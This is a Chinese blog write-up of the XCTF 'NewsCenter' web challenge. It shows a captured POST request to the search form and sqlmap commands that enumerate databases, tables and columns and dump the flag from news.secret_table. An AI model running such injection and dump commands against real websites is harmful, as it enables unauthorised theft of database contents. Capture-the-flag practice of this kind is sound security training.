# 攻防世界web NewsCenter writeup

原创


Sprint#51264 于 2020-07-11 17:11:06 发布 125 收藏



本文链接：https://blog.csdn.net/qq_45837896/article/details/107286910




进入在线场景




首先有报错信息，可以了解到可能要使用sql注入相关知识，因为涉及到数据库。

根据题目描述刷新页面进入：




有搜索框和从数据库里调出来的内容。


尝试使用工具sqlmap
在搜索框进行输入并用burpsuite进行抓包

```
POST / HTTP/1.1
Host: 220.249.52.133:49486
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,zh-CN;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://220.249.52.133:49486/
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Connection: close
Upgrade-Insecure-Requests: 1

search=hello
```



把抓包得到的http头存至桌面随意命名为3.txt




接着用终端打开桌面开始输入sqlmap命令
先查看其所有的数据库
1.sqlmap -r 3.txt -dbs


```
available databases [2]:
[*] information_schema
[*] news
```

看到有两个数据库，第一个是MySQL自带数据库，所以第二个库里可能会有想要的信息

2.sqlmap -r 3.txt --tables -D news
发现该库中有两个表


其中一个叫做
secret_table
查看其中所有字段
3.sqlmap -r 3.txt --columns -D news -T secret_table


列出fl4g的所
有字段信息
4.sqlmap -r 3.txt --dump -D news -T secret_table -C fl4g




拿到flag

（手工注入待写。）